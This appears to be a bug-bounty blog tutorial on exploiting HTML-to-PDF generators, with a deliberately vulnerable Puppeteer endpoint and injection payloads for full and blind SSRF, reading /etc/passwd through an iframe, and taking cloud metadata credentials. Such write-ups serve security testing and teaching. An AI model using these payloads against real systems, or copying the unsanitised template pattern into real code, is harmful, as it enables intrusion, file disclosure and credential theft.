Exploiting PDF generators: A complete guide to finding SSRF vulnerabilities in PDF generators

BY BLACKBIRD-EU · JANUARY 27, 2025 · LAST UPDATED ON MARCH 6, 2025

PDF generators are commonly implemented in applications. Developers tend to use these components to generate documents based on dynamic data provided from the database for example. Unfortunately, not every developer is also aware of the potential risks that he/she might introduce when integrating this functionality.

In this article, we will dive deep into the implications of processing unsanitized user-controllable input in PDF generators, how we can exploit these features and escalate our initial findings for more impact.

Let's dive in!

What are PDF generators

PDF generators are a component within a web application that allows the creation of PDF documents based on dynamic data retrieved from parameters, database contents or other data sources. PDF generators have lots of applications, from receipt and invoice generation to report and certificate issuing.

Developers often resort to using popular (open-source) libraries and third-party services to generate dynamic PDF documents. These libraries make use of several methods to generate dynamic PDF documents.

Let's explore the 3 common ways your target may generate a PDF export for you.

HTML to PDF (most common approach)

This process often involves deploying a headless web browser (such as Chromium), rendering the HTML template with dynamic data and calling a browser API to generate the PDF document. This entire document-generating process often takes place on the server side as it takes time to create PDF file exports.

If user-controllable input is directly concatenated to the HTML template, without proper sanitization, it may be susceptible to HTML injection which in most cases can be further escalated to server-side request forgery (SSRF), local file disclosure (LFD) and other vulnerability types.

Template-based generation

Some libraries rely on pre-structured templates defined in a specific template language. Dynamic data is later on mapped to the template fields before the final document is rendered and exported.

Just as with the previous method, if user-controllable input is directly concatenated to the template, it may be susceptible to injection attacks that result in a wide range of vulnerabilities, from simple content

injection to code injections and remote code execution.

TIP! CVE-2023-33733 is a perfect example demonstrating how it is possible to escalate your injection issue into a code injection vulnerability!

Third-party service

Some applications make use of external services. This process often relies on sending the dynamic data to the third-party API and receiving the PDF file in the API response. Third-party services offering managed PDF generation are often less susceptible to injection attacks.


This method is less commonly used as this approach does not always guarantee privacy, especially when sending sensitive data (such as invoices and receipts).

In this article, we will mainly cover the first and the most common PDF-generating method.

Identifying PDF generators

PDF generators are commonly used in web applications to generate dynamic documents such as:

- Reports (for example, analytics reports or any other report types)
- Receipts & invoices (especially in e-commerce targets)
- Account archives
- Bank account statements
- Certificates (more prevalent in education & training platforms)



Example of PDF generation feature

Let's now take a detailed look at how to exploit PDF generators to achieve server-side request forgery and further escalate our initial findings!

Exploiting SSRF vulnerabilities in PDF generators

PDF generating can take time and for this reason also often happens asynchronously (more on this later) and on the server side. When user-controllable data is processed in an unsafe way and directly concatenated into an HTML template, it may be possible to inject HTML or arbitrary JavaScript code.

Let's take a look at a few examples.

Exploiting full SSRF vulnerabilities

Take a look at the following code snippet below:

app.js

```
const express = require('express');
const puppeteer = require('puppeteer');
const app = express();

app.use(express.json());

app.post('/api/invoice/export', async (req, res) => {
    const { invoiceData } = req.body;

    try {
        // Launch browser
        const browser = await puppeteer.launch({
            args: ['--no-sandbox', '--disable-setuid-sandbox']
        });

        const page = await browser.newPage();

        await page.setContent(invoiceData);

        const pdf = await page.pdf({
            format: 'A4',
            printBackground: true
        });

        await browser.close();
        res.contentType('application/pdf');
        res.send(pdf);
    } catch (error) {
        console.error(error);
        res.status(500).send('PDF generation failed');
    }
});

app.listen(3000, () => {
    console.log('Server running on port 3000');
});
```


Vulnerable code snippet

The API endpoint takes in the **invoiceData** body parameter and renders the user-controllable HTML without proper sanitization. This means that we can render arbitrary HTML tags, including script tags, allowing JavaScript to be executed on the server side.

With this information, we can craft a payload to render the response of any resource on behalf of the target server. Sending the following request, for example, would allow us to retrieve a PDF file with the rendered response:

```
POST /api/invoice/export HTTP/2
Host: app.example.com
Content-Type: application/json
Content-Length: 106

{
  "invoiceData": "<iframe src=\"https://example.com/\"></iframe>"
}
```



Example of a rendered PDF file

Unfortunately, the iframe tag won't work in all cases. Some targets already have deployed active measures against injection attacks such as XSS. In case your script tag got blocked, try one of the following payloads instead to request external content on behalf of your target:

```
<!-- Using XHR -->
<script>var x=new XMLHttpRequest();x.onload=
(()=>document.write(this.responseText));x.open('GET','http://127.0.0.1');x.send();</script>

<!-- Using Fetch -->
<script>fetch('http://127.0.0.1').then(async r=>document.write(await r.text()))</script>

<!-- Using embed -->
<embed src="http://127.0.0.1" />
```

Exploiting blind SSRF vulnerabilities

In some cases, full SSRF won't be possible due to aggressive XSS filters for example. In this case, we can still attempt to request external resources on behalf of the server by injecting a blind XSS payload:

```
<!-- Using base HTML tag -->
<base href="http://127.0.0.1" />

<!-- Loading external stylesheet/script -->
<link rel="stylesheet" src="http://127.0.0.1" />
<script src="http://127.0.0.1"></script>

<!-- Meta-tag to auto-refresh page -->
<meta http-equiv="refresh" content="0; url=http://127.0.0.1/" />

<!-- Loading external image -->
<img src="http://127.0.0.1" />

<!-- Loading external SVG -->
<svg src="http://127.0.0.1" />

<!-- Useful to bypass blacklists -->
<input type="image" src="http://127.0.0.1" />
<video src="http://127.0.0.1" />
<audio src="http://127.0.0.1" />
<audio><source src="http://127.0.0.1"/></audio>
```

These tags when rendered will force the headless web browser to request an external resource, you can point the URL of each resource to your private OAST server to monitor for incoming DNS and HTTP callbacks.

Now that we've covered the basics of exploiting PDF generators, let's dive more into escalation techniques in certain environments to further increase the impact of our initial finding!

Escalating SSRF vulnerabilities in PDF generators

Reading local files (LFD)

Most HTML to PDF generators deploy headless web browsers that run with elevated privileges and access to local files. This allows us to read local files on the target server.

The following payloads will instruct the vulnerable PDF generator to include the contents of a local file in the PDF export:

```
<!-- Increase the height and width to include the full file contents -->
<iframe src="file:///etc/passwd" height="1000px" width="1000px"></iframe>
```


Some libraries provide built-in safety features to disable local file access, such as wkhtmltopdf with the `--disable-local-file-access` option flag. If this option is enabled, we can still attempt to escalate our initial SSRF vulnerability by targeting internal services.

SSRFs in cloud environments

PDF generation takes time and for this reason, most developers look for an asynchronous solution. When a new export is requested, a new PDF generation job is created on the backend to be handled. Once the PDF is exported, the user receives a notification with a link to the file.

To make this possible, some targets will utilize serverless computing resources (such as AWS Lambda or GCP Cloud Run Functions). Services such as AWS expose the metadata endpoint, including authentication credentials.

We can escalate our initial finding to fetch the credentials from the metadata endpoint and further expand our access within our target.



Example of a leaked AWS Metadata Endpoint

Blind SSRFs in PDF generators

If all previous attempts to read responses to external requests were futile due to aggressive filters, Web Application Firewalls (WAFs) or other strict validation, we can still try to further escalate our blind SSRF vulnerability.

There are a few ways to do so but we must first make sure that we can find an indicator in the response that indicates our payload was successful. With PDF generators, this usually will be the response time. Changes in HTTP response or HTTP status code are also possible but less prevalent as most applications suppress verbose error messages.

Once we've figured out the response element or indicator that can help us distinguish between valid and invalid requests, we will be able to, for example, scan and enumerate internal ports and entire networks (including internal host names and private IPs).

Read our detailed article on exploiting SSRF vulnerabilities for a more in-depth explanation of how to expand your initial access within your target with a blind server-side request forgery vulnerability.

Conclusion

PDF generators are commonly implemented in web applications. However, the security implications of missing validations and using an incorrectly configured package or library can often introduce high-severity vulnerabilities. In this article, we went over several ways how to exploit vulnerabilities in PDF generators.

You've just learned how to hunt for vulnerabilities in PDF generators and how to escalate them to high-severity security issues... Right now, it's time to put your skills to the test! Browse through our 70+ public bug bounty programs on Intigriti, and who knows, maybe your next bounty will be earned with us!

START HACKING ON INTIGRITI TODAY